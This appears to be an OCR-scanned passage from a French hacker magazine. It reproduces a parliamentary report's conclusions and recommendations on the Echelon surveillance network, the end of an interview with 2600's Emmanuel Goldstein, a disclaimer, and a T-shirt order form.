Oui, les capacités d'un tel système sont réelles et elles le rendent performant, compte tenu des multiples vulnérabilités des systèmes d'information et de communication. Le développement du réseau s'est appuyé sur le développement de compétences techniques et la mise en place de multiples installations. Il a bénéficié d'importants investissements en hommes et en équipements depuis près de quarante ans. Il faut cependant ajouter que les performances ont atteint leurs limites, non seulement parce que les moyens engagés ne sont plus en rapport avec l'explosion des communications dans le monde mais aussi parce que certaines cibles ont appris à se protéger des interceptions.

Oui, le système Echelon a «divergé» par rapport à ses objectifs initiaux, qui étaient fondamentalement liés au contexte de la guerre froide et par rapport même aux conditions du pacte initial UKUSA entre les cinq partenaires. Il n'est pas impossible que des informations recueillies soient utilisées à des fins politiques et économiques, voire à l'encontre de certains membres de l'Alliance atlantique. Si les preuves manquent pour évoquer l'espionnage industriel, les propos d'anciens responsables d'agences de renseignement constituent autant d'aveux.

Oui, des liens bilatéraux ont été organisés entre les Etats-Unis, l'UKUSA et d'autres services de renseignement pour des raisons de sécurité liées à des besoins militaires ou à la nécessité de lutter contre le terrorisme ou le grand banditisme.

Oui, Echelon peut constituer un danger pour les libertés publiques et individuelles. A ce titre, son existence pose de nombreux problèmes et nécessite donc des réponses appropriées. En effet, il serait vain d'imaginer que les pays membres du réseau cessent leurs activités. Le système d'ailleurs évolue et s'adapte. Plusieurs indices semblent inciter à croire qu'un nouveau système s'est constitué pour dépasser les limites d'Echelon grâce à de nouveaux moyens et sans doute de nouveaux partenariats.

2. ...Quelles peuvent être des propositions concrètes pour diminuer les risques ?

Les constatations qui précèdent appellent l'application d'un principe général de précaution. Ce principe suppose que soient prises des mesures qui vont au-delà des premières mesures de prévention liées à la sécurité des systèmes d'information et de communication (SIC). Pour cela, plusieurs actions sont concevables. Elles constituent autant de propositions de votre rapporteur :

- l'information de tous les acteurs sur les risques potentiels et leur sensibilisation constituent des préalables pour qu'ils prennent les mesures de protection nécessaires de manière adaptée. Il revient en priorité à ces acteurs de protéger leurs communications en ayant recours aux moyens de protection, dont la cryptologie n'est qu'un des aspects, et cela en fonction du degré de confidentialité qu'ils estiment nécessaire pour ces communications ;

- au sein de chaque structure constituant une cible potentielle des écoutes ou des attaques informatiques, il conviendrait de recommander la formation de responsables de la sécurité des systèmes de communication ;

- la production de logiciels sûrs, tant en matière de cryptographie que pour les applications bureautiques et informatiques, représente une condition essentielle de l'efficacité d'une riposte. Dans un premier temps, ces logiciels pourraient être nationaux mais on peut imaginer qu'ils seront européens à relativement court terme ;

- la libéralisation des programmes de cryptographie ou de chiffrement devient impérative. Elle pourrait être double. Non seulement le dispositif juridique français devrait autoriser la vente et l'utilisation de programmes d'une capacité de 128 bits mais les échanges qui supposent une plus grande confidentialité, comme l'échange de clés, devraient bénéficier d'une libéralisation accrue pour des produits d'une valeur supérieu-

ence du réseau échelon
ques.

hackers du monde

t l'existence d'un vaste système multinational d'écoute et
sion intégrale de ce rapport officiel présenté par le dépu-

re à la limite de 128 bits qu'envisage le Gouvernement actuel (jusqu'à 1024 bits par exemple) ;

- la revalorisation des fonctions de renseignement aurait pour but de faire naître dans notre pays une véritable culture du secret et du renseignement qui lui fait actuellement défaut. Elle pourrait s'inspirer de la considération dont bénéficie la communauté du renseignement dans les pays anglo-saxons, en particulier au Royaume-Uni ;

- l'élaboration d'une véritable déontologie du renseignement représente également un objectif essentiel pour protéger les libertés individuelles à tous les niveaux.

Les particuliers n'ont pas toujours les moyens ni n'éprouvent l'utilité de mettre en _uvre des mesures de protection de leurs communications alors qu'ils sont les premières victimes des atteintes aux libertés publiques. Il apparaît donc nécessaire que des accords soient conclus entre Etats afin d'élaborer un nouveau cadre juridique qui les rassure et les protège.

- enfin, l'engagement de négociations internationales apparaît indispensable dans un débat qui s'affranchit du cadre national.

Plusieurs niveaux sont concevables et les accords pourraient se négocier sur un mode bilatéral ou multilatéral afin de promouvoir une réelle avancée démocratique. Dans cette hypothèse, il pourrait être fait appel aux mesures de protection et de garantie qui concernent les citoyens américains et qui se verraient étendues aux citoyens européens pour lever toute ambiguïté.

Plusieurs enceintes sont susceptibles de servir de cadre à ces accords.

L'Union européenne est adaptée à la mise en place d'une réglementation commune en matière de cryptologie et de protection des données. Le niveau communautaire facilite également le dialogue avec le Royaume-Uni dont la position ambiguë devra être clarifiée.

Le cadre de l'OCDE ou celui du G 8, qui permettent d'associer les Etats-Unis et le Canada dans une réflexion élargie, visent tout autant à améliorer les services nationaux en matière d'enquêtes et de poursuites contre les nouvelles formes de criminalité qu'à définir les limites de la souveraineté des Etats dans les domaines qui concernent les impératifs de libertés publiques, la protection des droits de l'Homme et de la vie privée ainsi que la liberté des communications.

L'Alliance atlantique peut également fournir une solution dans la mesure où le dialogue est particulièrement nécessaire entre alliés sur une question touchant des divergences entre eux.

- le rôle des pouvoirs publics dans tous ces domaines est essentiel car leur responsabilité consiste à la fois à proposer un dispositif juridique adapté, à sensibiliser les acteurs et opérateurs, à certifier les produits de protection et les systèmes qui permettent d'assurer la sécurité, et à acquérir une compétence d'expert.

Cette action multiple a déjà commencé en France sous la tutelle et le contrôle interministériels du SGDN. Des moyens nouveaux doivent lui être accordés afin qu'il assure sa mission de coordination et d'impulsion des services de l'Etat chargés de la protection des systèmes d'information et de communication.

Ainsi, à l'occasion d'une première réflexion sur les réseaux d'interception des communications et en particulier du système Echelon, se dessinent d'importantes réformes sur le plan national comme dans un cadre international : toutes supposent une nouvelle approche déontologique des Etats, qui concilie à la fois le respect de leurs impératifs nationaux et l'élaboration d'une même démarche.

"Nous n'avons rien à cacher"

Suite de la p 12

les institutions et le gouvernement, est-il plus difficile de hacker maintenant ?

R/ Même avec un système de sécurité adéquat il y aura toujours de nouveaux systèmes, une évolution, de nouvelles failles. Les hackers sont indispensables à ce processus et nous ne nous ennuyons pas facilement.

Q/ Est-ce que la possibilité de se faire traduire en justice pose un problème aux hackers ?

R/ Les hackers sont des criminels incompétents. C'est pourquoi ils finissent toujours par êtres poursuivis. Il y aurait des failles de sécurité même si nous n'existions pas, il faut donc nous concevoir comme des messagers

Q/ Est-ce qu'on peut embaucher un hacker ? Comment sont-ils payés ? Qui les embauche ? Pourquoi ?

R/ De la même façon qu'on peut exploiter les capacités hackers pour accéder à une vie criminelle, on peut aussi exploiter ces capacités dans un but de réussite d'une association etc. Mais il faut se rappeler que la plupart du temps les hackers ne sont que des jeunes gamins qui s'amusent à des jeux ainsi qu'ils le font depuis toujours.

Q/ Votre vrai nom est Eric Corley, pourquoi êtes-vous connu sous le pseudonyme Emmanuel Goldstein ?

R/ J'ai la conviction que chacun devrait avoir l'occasion de se nommer soi-même et que ce nom devrait renvoyer à une partie de vous, à ce que vous croyez. C'est le cas pour moi-même et Emmanuel Goldstein. Pour vos lecteurs qui veulent savoir pourquoi, lisez, ou relisez," 1984" de George Orwell. Et puis je vous rappelle que notre premier numéro de" 2600" est sorti en janvier 1984. Tout à fait fortuitement.

(traduit de l'américain par Sylvana Gloria)


À nos lecteurs

Les informations publiées dans Hackerz Voice ont un objectif purement documentaire. Le journal rappelle à ce titre que le piratage informatique, sous quelque forme que ce soit, est un délit (lire page 7). Hackerz Voice condamne naturellement toute forme de piratage et soutien sans ambiguïté les actions de toutes les organisations qui luttent contre la cyber-criminalité.

"Le subliminal-shirt intrusion.exe"

de Hackerz Voice

De loin c'est le logo d'un célèbre système d'exploitation mais à y regarder de près ...



139 Frs

PROMO

3 T-shirts pour 299 F au lieu de 417 F

Je commande à HACKERZ VOICE

Nom : ..... Prénom : .....
Adresse : .....
Code : ..... Ville : .....

Signature

Je choisis la promo : 3 "intrusion.exe" pour 299 FF ☐

Je choisis : 1 "intrusion.exe" pour 139 FF ☐

Taille XL ☐ XXL ☐

PAIEMENT

☐ par chèque à l'ordre de DMP, 1, Villa du Clos de Mallevart, 75011 Paris

☐ par Carte Bleue ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ ☐☐ ☐☐

Expire en ☐☐ / ☐☐

Total de la commande